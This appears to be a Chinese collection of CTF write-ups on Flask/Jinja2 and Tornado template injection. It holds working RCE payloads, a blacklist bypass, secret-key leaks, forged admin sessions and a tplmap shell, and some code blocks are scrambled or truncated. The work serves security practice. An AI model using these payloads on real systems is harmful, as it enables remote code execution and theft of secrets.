这里其实给了一个编出来的PHP假报错 (害人)

`{{...}}` 装载一个变量, 模板渲染的时候, 会使用传进来的同名参数这个变量代表的值替换掉。

`{% ... %}`: 装载一个控制语句。

`{# ... #}`: 装载一个注释, 模板渲染的时候会忽视这中间的值。

双大括号这种表示方式就是可以直接回显在页面上的, 而这种方式被过滤了, 那我们就使用`{% ... %}`语句

`{% %}`可以配合`if()`或者`print()`函数进行输出

姓名

提交

hello <function generate_lorem_ipsum at 0x7f48224bcd50>!

CSDN @SakuraHTY

成功回显

lipsum是一个方法

该方法常用payload

```
{{lipsum.__globals__['os'].popen('whoami').read()}}  
{{lipsum.__globals__['__builtins__']['eval']("__import__('os').popen('whoami').read()")}}  
{{lipsum.__globals__.__builtins__.__import__('os').popen('whoami').read()}}
```


```
{%print lipsum.__globals__['__bui'+ltins__']['__im'+port__']('o'+s')['po'+pen']('whoami').read()%}
```

hello root !

hello app bin boot dev etc
flag_1s_Hera home lib lib64
media mnt opt proc root run
sbin srv sys tmp usr var !

```
name={%print lipsum.__globals__['__bui'+ltins__']['__im'+port__']('o'+s')['po'+pen']('cat /flag_1s_Hera
```

hello flag{28df1985-4e2d-4298-abef-b8d1d20fd409} !



第二种方法

源码如下:

```
blacklist = ['import', 'getattr', 'os', 'class', 'subclasses', 'mro', 'request', 'args', 'eval', 'if', 'for', 'subprocess', 'file', 'open', 'popen', 'builtins', 'compile', 'execfile', 'from_pyfile', 'self', 'item', 'getitem', 'getattr', 'func_globals', 'config'];

for no in blacklist:

    while True:

        if no in s:

            s = s.replace(no, '')

        else:

            break

return s
```

先从黑名单中取出一个字符串经过循环过滤再进行下一个字符串的过滤，因此这里用双写是无法绕过的，但是这种过滤的逻辑是错误的，如下这种构造是无法被过滤的：

```
{%print lipsum.__globals__.__builtins__.__import__('os').popen('whoami').read()%
```

因为config字符串是在黑名单的最后一个，所以黑名单中前面字符串的过滤都已经结束了，再进行config的过滤，但是过滤完config之后才会出现黑名单中前面的字符串，因此可以绕过。

第三种方法，不用print，使用curl外带

```
{% iconfigf ''.__claconfigss__.__mrconfigo__[2].__subclaconfigsses__[59].__init__.func_gloconfigbals.line
```

vps监听2333端口即可

[CISCN2019 总决赛 Day1 Web3]Flask Message Board

Fuzz了一波，发现这里无论输入什么都会提示被拒绝，但是Title、Author和Content里面输入1+1就不会，并且回显的是Author的内容。

那么我们尝试一下，让title和content里的内容为1+1，Author输出我们需要的值

Title

Author

Content

Submit with Sakura®

NoCaptcha™ bot checking model

Info

```
<Config {'ENV':
'production', 'DEBUG':
False, 'TESTING':
False,
'PROPAGATE_EXCEPTIONS':
None,
'PRESERVE_CONTEXT_ON_EXCEPTION':
None, 'SECRET_KEY':
'i1IiIiII|ll|i11|i|Ii|i|llIi1IIII1III1',
'PERMANENT_SESSION_LIFETIME':
datetime.timedelta(31),
'USE_X_SENDFILE':
False,
'SERVER_NAME':
None,
'APPLICATION_ROOT':
'/',
'SESSION_COOKIE_NAME':
```

CSDN @SakuraHTY

我们发现了一个好玩的东西

```
'SECRET_KEY': 'i1l|111|I1I111I|I1i|IiIiI1i||i1|l||i1i1'
```

有了这个我们可以来伪造session

我们抓下包看看

```
Cookie: UM_distinctid=17ed703d4bb53d-089f7f429c8009-4c3f217f-144000-17ed703d4bca34; session=
eyJhZG1pbiI6ZmFsc2UsIm5hbWUiOiJ7e2NvbWZpZ319In0.YhnhTg.ZI4MoncDosKydvmoMYXTgJiQaVE
```

对session解密

```
{"admin":false,"name":"{{config}}ln0.b□áTg.d□↑çw□çÂ²vü"1□Ó□□□aVE
```

发现 "admin":false 猜测要伪造admin

使用flask-unsign

```
[root@han software]# flask-unsign --sign --cookie '{"admin': True}" --secret "ill|111|I1I1I1I|I1i|I1iI1I1||i1|1||i1i1"
eyJhZG1pbI6dHJ1Zk0.Yhsoggg.yS737-muwEYpb-J9yqN3QLBtVPE
```

成功访问/admin

A Flask Message Board

Settings

Site title

A Flask Message Board

Site description

Just leave what you want to say.

Update bot checker model


浏览... 未选择文件。

Submit

Back

```
<footer class="blog-footer">
  <!--<a href="/admin/source_thanos">Open Source</a--><p>&copy; Sakura</p>
</footer>
<!-- Todo: add /admin/model_download button -->
<!-- Bootstrap core JavaScript
===== -->
```

看一下



源码是随机显示一部分，但是好在位置固定，通过脚本复原即可：

```
# u o f s k i m p r t l a s k , l a h , e _ i l i p o r r a n o m d a t m t a t i m m o z p i l i a p a F s k _ n e _ a p s e e t _ e = " j i n ( o . h 1 l | " r i i n g e ( ) p r t ( a p s c r e t _ y f r o m f l a s p r e s p s l s i m p e u e s e s o n i m o t i r e c u r o r , a _ j i a o f a i m p o r n d r m p l t s t n g r m d a t i m r t t a t s o e d t _ t i l " A l a k s a e B a r " s i e s c i o n = J s a e w h t y o u a t o s f / o p i r t e o r f o w t f r t e n s r l o w t h n i m o r a p t n r o w d n i t _ t h : ' T h s m o d e i g i v n a f a o c k ! n s s f S e s o ( t a i l o d _ t + " e a " m o d e l = m o e a t s a v e f r i m p o r a p ( e t a e ) s r e s t r ( n w s e s , m ) n n e f r e w ( e s , _ : . ) t r n i n i m o _ p d e p c s s x ' r a m u t n u r x : t e n s o f l w s s i o r e t r n b ' Y u a e * " e s s . g e _ t n o b y a m e ( " y : 0 y o u = s e s , ( x : ) ) e n y t f p a t h = " t f d t i m e l e t e t i o n e s i t _ p a h t f n d e c ( p s t : r = p r d t s m ( m ( o r d i u _ t ) ) e t m i n s t n ( r s t r ) d e c d e ( ) r e n e m l a t e ( l e m e , j ) : w t p e a e j a p . t e a _ f d r f i n a m e ) e c o n g = f 8 ) f : t a t = r a m e = e s i o n t ' n m e , ' n n y u s ] : # o e l l e t d r e e r e e f c t i o n # u t ' j t a m l a i P H P ! r r n e r t m p l _ r i n # t m p l t e a c ' m m e e ' n m e # _ r p l e ( ' t _ s r i p ' t _ s c p n ) # . r e p l a c ( ' $ t _ t i t e s _ e _ i t , * r s t n r p e t r n ( t m p . r e p a e $ e e b e _ n a e ) , e _ s c i p = s i t _ d c t i t e = i t _ t , * a s ) o t ( ' ) e f i n d e : g s t s r e s e s i [ ' a ' = s . t d n ' a e i o t s t o r a g e ) s t s t a p s t s t o r g e - 2 r n n d e r m p t ( i h l , p o s t s t _ t r g e ) @ p o u t e t e t o d = [ ' P T ' ] e f d _ o t ( : i e r e u e s . f o m g t ' t l ' t i l ' c o n t e = e q u s f m . c t ' \ n o n t ' ) n a m r q e t f r . e ( ' t h n y o s : 1 0 ] t r y : c h _ e s u h k _ t ( c o n t e n o t h c k _ e s u l . e i h ( ' H u ) r e j e t c a u s e % o h a c " % ( c k _ ) u r e d ' ) p o s _ s t a a p p e d ( i t : i l , ' c e n t n t , ' a t h r : n e , ' d e : d a t e t m . w . t r f e ( % B , % X ) ) e i o [ ' n a m ' n e x c e p t s f l ( S o i g w o g . o n a c t a m i ' r t u n r i t ' p p t ' d m i n m e d o w n a d ) d e m e w n l d ( : ' o a d u r e n t m e l f s i o n . e ' a d n ' T : t : i p l . Z e " e p z i p " w ) a : f r i [ e c t i e ' t e c t i o n e , ' e t . a a 0 0 0 - f 0 0 1 ] r i t ' f / d e e c o _ d l / e , a r c n = ) r n _ f t e p . i p " a a t a c e n T r e a t a c m e n _ f l a m e = ' o d l z i p ) x c p c p a s e f l h t ( e ) r t u r n r e i c t / d i n ) e u r n a d s i n c a / " @ a p p o u ( ' m i s u e ) # e e b o y n e o o r d f s o e : r u r o p e n a p . p y ' n c i = u t f 8 ' . r d ) @ a r o u t / d m i / o u r c e t h o e f g t o u c _ b r o e n ( ) ' ' T h a n o s e n l r r e c d l a d c o l c t h l f n i o e a i n . 1 2 H e s h e t c r e a t e h e n i u t e a k i h i o t n a d s t l i n g h s n t h e u r e e h i s l e o D t _ _ = o p e ' p y . c d f 8 ) d ( = t i f a e ( ) l l i s ( r a n g l e ( ) n s u f f l e ) r i l e n ( / : : i f t t i l i ! = ' n ' t i i = ' ' r m " n ( t )
```

CSDN @SakuraHTY

```
import requests
url = 'http://8567734a-8c12-4f70-bfee-6f10e978f956.node3.buuoj.cn/admin/source_thanos'
r = requests.get(url)
source = r.text
for j in range(10):
    r = requests.get(url)
    for i in range(len(source)):
        if source[i].isspace():
            source = source[:i] + r.text[i] + source[i+1:]
print(source)
```

是和tensorflow有关

不了解tensorflow，看官方wp:

通过tensorflow运行下面代码，

```
1 2 3
4 5 6 import tensorflow as tf # Tensorboard可视化 def init(model_path): new_sess = tf.Session() meta_file
7 8 9 = model_path + ".meta" model = model_path saver = tf.train.import_meta_graph(meta_file)
10 11 saver.restore(new_sess, model) return new_sess sess = init('detection_model/detection') writer =
12 tf.summary.FileWriter("./log", sess.graph) # 然后在命令行执行tensorboard --logdir ./log
```

在对应端口查看图结构，发现当输入的字符串字符总和为1024时会触发读取/flag的后门，此时转向处理输入的函数：

复制

```
1 2 3 4
5 6 7 8 def predict(sess, x): ''' :param x: input number x sess: tensorflow session :return: b'You are: *'
9 10 11 ''' y = sess.graph.get_tensor_by_name("y:0") y_out = sess.run(y, {"x:0": x}) return y_out def
12 13 check_bot(input_str): r = predict(sess, sum(map(ord, input_str))) return r if isinstance(r, str)
14 15 else r.decode() # check_result = check_bot(content) # check_bot函数只处理了输入框接收的内容，因此只
16 有输入框可以触发读取/flag的后门。
```

这里将输入的字符串转化为ASCII码然后求和作为x的值，需要将x的值改为1024，于是构造一个ASCII码值和为1024的字符串赋值x:

```
aaaaaabxCZC
```

Title


Author

Content

Submit with Sakura®

- reject because You are: flag{0e2d60bd-1039-4647-8ffc-f42ca10f7be8} or hacker

Error



当文件名和filehash不匹配，会报错

```
http://f9bce56c-7ea3-4a3e-8c9e-48df6af87351.node4.buuj.cn:81/error?msg=Error
```

猜测msg可控，测试tornado模板注入

ORZ



来了个orz? ?

还是去搜资料吧

在tornado模板中，存在一些可以访问的快速对象，比如 `{{escape(handler.settings["cookie"])}}`，这个其实就是handler.settings对象，里面存储着一些环境变量，具体分析请参照《[python SSTI tornado render 模板注入](#)》。

```
{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': '585377a3-0f63-4b12-be04-4f8e31a2cfa6'}
```



直接爆出来了cookie_secret

```
/hints.txt
md5(cookie_secret+md5(filename))
```

```
/flag.txt
flag in /fllllllllllag
```

可以推算出filehash的值

```
/fllllllllllag
flag{1a6a7d42-753f-402a-b904-6a0d67787901}
```



[CISCN2019 华东南赛区]Double Secret

```
Welcome To Find Secret
```


里面只有这个，盲猜目录 xxx/secret



Tell me your secret.I will encrypt it so others can't see

猜测存在参数secret

随便输入



UnicodeDecodeError

UnicodeDecodeError: 'ascii' codec can't decode byte 0xfc in position 4: ordinal not in range(128)

Traceback (most recent call last)

```
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 2309, in __call__
    return self.wsgi_app(environ, start_response)
```

报错，寻找可用信息

File "/app/app.py", line 35, in secret

```
if(secret==None):
    return 'Tell me your secret.I will encrypt it so others can\'t see'
rc=rc4_Modified.RC4("HereIsTreasure") #解密
deS=rc.do_crypt(secret)

a=render_template_string(safe(deS))

if 'ciscn' in a.lower():
    return 'flag detected!'

return a
```

发现会对输入的值进行rc4解密

放一个RC4加密脚本

```

import base64
from urllib.parse import quote
def rc4_main(key = "init_key", message = "init_message"):
    # print("RC4加密主函数")
    s_box = rc4_init_sbox(key)
    crypt = str(rc4_encrypt(message, s_box))
    return crypt
def rc4_init_sbox(key):
    s_box = list(range(256)) # 我这里没管密钥小于256的情况, 小于256不断重复填充即可
    # print("原来的 s 盒: %s" % s_box)
    j = 0
    for i in range(256):
        j = (j + s_box[i] + ord(key[i % len(key)])) % 256
        s_box[i], s_box[j] = s_box[j], s_box[i]
    # print("混乱后的 s 盒: %s" % s_box)
    return s_box
def rc4_encrypt(plain, box):
    # print("调用加密程序成功。")
    res = []
    i = j = 0
    for s in plain:
        i = (i + 1) % 256
        j = (j + box[i]) % 256
        box[i], box[j] = box[j], box[i]
        t = (box[i] + box[j]) % 256
        k = box[t]
        res.append(chr(ord(s) ^ k))
    # print("res用于加密字符串, 加密后是: %res" %res)
    cipher = "".join(res)
    print("加密后的字符串是: %s" %quote(cipher))
    #print("加密后的输出(经过编码):")
    #print(str(base64.b64encode(cipher.encode('utf-8')), 'utf-8'))
    return (str(base64.b64encode(cipher.encode('utf-8')), 'utf-8'))
rc4_main("HereIsTreasure", "{'.__class__.__mro__.__getitem__(2).__subclasses__().pop(40)('/flag.txt').read

```

可得payload:

```

.%14%1E%12%C3%A484mg%C2%9C%C3%8B%00%C2%81%C2%8D%C2%B8%C2%97%0B%C2%9EF%3B%C2%88m%C2%AEM5%C2%96%3D%C2%9D%5B%C


```

'class' is not allowed. Secret is flag{04b363df-a24d-4ec7-8671-21c3f60162d5}

[RootersCTF2019]I_<3_Flask 用name注入

发现漏洞

这道题是模板注入。



首先查看源代码，并没有什么用。

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <!-- Metadata. The story behind the data ~ Elliot Alderson -->
5 <meta charset="UTF-8">
6 <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
7 <meta name="mobile-web-app-capable" content="yes">
8 <meta http-equiv="X-UA-Compatible" content="ie=edge">
9 <meta property="og:type" content="website">
10 <!-- Bootstrap CSS -->
11 <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css"
12 integrity="sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9JvoRxT2MZw1T" crossorigin="anonymous">
13 <!-- Font Awesome -->
14 <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.6.3/css/all.css">
15 <!-- local css -->
16 <link rel="stylesheet" type="text/css" href="/static/main.css" />
17 <!-- Title -->
18 <title>I &hearts; Flask</title>
19 </head>
20 <body>
21 <!-- Header -->
22 <header class="site-header">
23 <nav class="navbar navbar-expand-md navbar-dark bg-steel fixed-top">
24 <div class="container">
25 <a class="navbar-brand mr-4" href="/">I &hearts; Flask</a>
26 <div class="collapse navbar-collapse" id="navbarToggle">
27 <div class="navbar-nav mr-auto">
28 <a class="nav-item nav-link" href="/">Home</a>
29 </div>
30 </div>
31 </div>
32 </nav>
33 </header>
34 <!-- Main -->
```

dirsearch爆破一下，什么也没有。

```
E:\sakura的工具箱\扫描\dirsearch\dirsearch-master>python dirsearch.py -u http://08de442b-a794-418c-834d-20e1eb29d18a.node4.buuoj.cn:81/ -e * --timeout=2 -t 1 -x 400,403,404,500,503,429 -o C:\Users\Sakura\Desktop\1.txt

dirsearch v0.4.2

Extensions: php, jsp, asp, aspx, do, action, cgi, pl, html, htm, js, json, tar.gz, bak | HTTP method: GET | Threads: 1
Wordlist size: 15457

Output File: C:\Users\Sakura\Desktop\1.txt

Error Log: E:\sakura的工具箱\扫描\dirsearch\dirsearch-master\logs\errors-22-02-11_10-12-39.log

Target: http://08de442b-a794-418c-834d-20e1eb29d18a.node4.buuoj.cn:81/

[10:12:39] Starting:

Task Completed
```

本题是flask类题目，ctf常考点不过就是模板注入，所以我们需要寻找可注入参数，本地并没有给出，需要我们去爆破。

我们这里采用arjun工具进行爆破。工具链接：<https://github.com/sOmd3v/Arjun>

```
C:\Windows\system32\cmd.exe
-h, --help          show this help message and exit
-u URL              Target URL
-o JSON_FILE, -oJ JSON_FILE
                    Path for json output file.
-oT TEXT_FILE      Path for text output file.
-oB [BURP_PORT]    Port for output to Burp Suite Proxy. Default port is 8080.
-d DELAY           Delay between requests in seconds. (default: 0)
-t THREADS        Number of concurrent threads. (default: 2)
-w WORDLIST         Wordlist file path. (default: {arjundir}/db/default.txt)
-m METHOD          Request method to use: GET/POST/XML/JSON. (default: GET)
-i [IMPORT_FILE]   Import target URLs from file.
-T TIMEOUT        HTTP request timeout in seconds. (default: 15)
-c CHUNKS         Chunk size. The number of parameters to be sent at once
-q               Quiet mode. No output.
--headers [HEADERS]
                  Add headers. Separate multiple headers with a new line.
--passive [PASSIVE]
                  Collect parameter names from passive sources like wayback, commoncrawl and otx.
--stable          Prefer stability over speed.
--include INCLUDE Include this data in every request.



C:\Users\Sakura>arjun -u http://b8ef4c5f-f8bd-40de-acd4-c17dec6fb0d6.node4.buuoj.cn:81/ -c 100 -d 5

( ) / ( / ) v2.1.4

Probing the target for stability
Analysing HTTP response for anomalies
Analysing HTTP response for potential parameter names
Logicforcing the URL endpoint
name: name, factor: body length

C:\Users\Sakura>
```

最终可爆破出来参数name。



测试了一下的确存在模板注入。

接下来就是对漏洞的利用。

漏洞利用

工具tplmap

```
E:\sakura的工具箱\漏洞利用\模板注入\tplmap-master>python2 tplmap.py -u http://b8ef4c5f-f8bd-40de-acd4-c17dec6fb0d6.node4.buuoj.cn:81/?name=1
[+] Tplmap 0.5
    Automatic Server-Side Template Injection Detection and Exploitation Tool

[+] Testing if GET parameter 'name' is injectable
[+] Smarty plugin is testing rendering with tag '*'
[+] Smarty plugin is testing blind injection
[+] Mako plugin is testing rendering with tag '${*}'
[+] Mako plugin is testing blind injection
[+] Python plugin is testing rendering with tag 'str(*)'
[+] Python plugin is testing blind injection
[+] Tornado plugin is testing rendering with tag '{{*}}'
[+] Tornado plugin is testing blind injection
[+] Jinja2 plugin is testing rendering with tag '{{*}}'
[+] Jinja2 plugin has confirmed injection with tag '{{*}}'
[+] Tplmap identified the following injection point:

GET parameter: name
```

```
GET parameter: name
Engine: Jinja2
Injection: {{*}}
Context: text
OS: posix-linux
Technique: render
Capabilities:

Shell command execution: ok
Bind and reverse shell: ok
File write: ok
File read: ok
Code evaluation: ok, python code

[+] Rerun tplmap providing one of the following options:

--os-shell           Run shell on the target
--os-cmd             Execute shell commands
--bind-shell PORT    Connect to a shell bind to a target port
--reverse-shell HOST PORT  Send a shell back to the attacker's port
--upload LOCAL REMOTE Upload files to the server
--download REMOTE LOCAL Download remote files

E:\sakura的工具箱\漏洞利用\模板注入\tplmap-master>
```

成功，发现为Jinja2模板，在ctf题目中经常考察

直接--os-shell拿下shell，读取flag



```
tplmap - python2 tplmap.py -u http://b8ef4c5f-f8bd-40de-acd4-c17dec6fb0d6.node4.buuoj.cn:81/?name=1 --os-shell
GET parameter: name
Engine: Jinja2
Injection: {{*}}
Context: text
OS: posix-linux
Technique: render
Capabilities:

Shell command execution: ok
Bind and reverse shell: ok
File write: ok
File read: ok
Code evaluation: ok, python code

[+] Run commands on the operating system.
posix-linux $ whoami
flask_lover
posix-linux $ ls
application.py
flag.txt
requirements.txt
static
templates
posix-linux $ cat flag.txt
posix-linux $ cat flag.txt
flag{5105109a-5161-49f2-82f0-21babf517887}
posix-linux $
```

手工利用

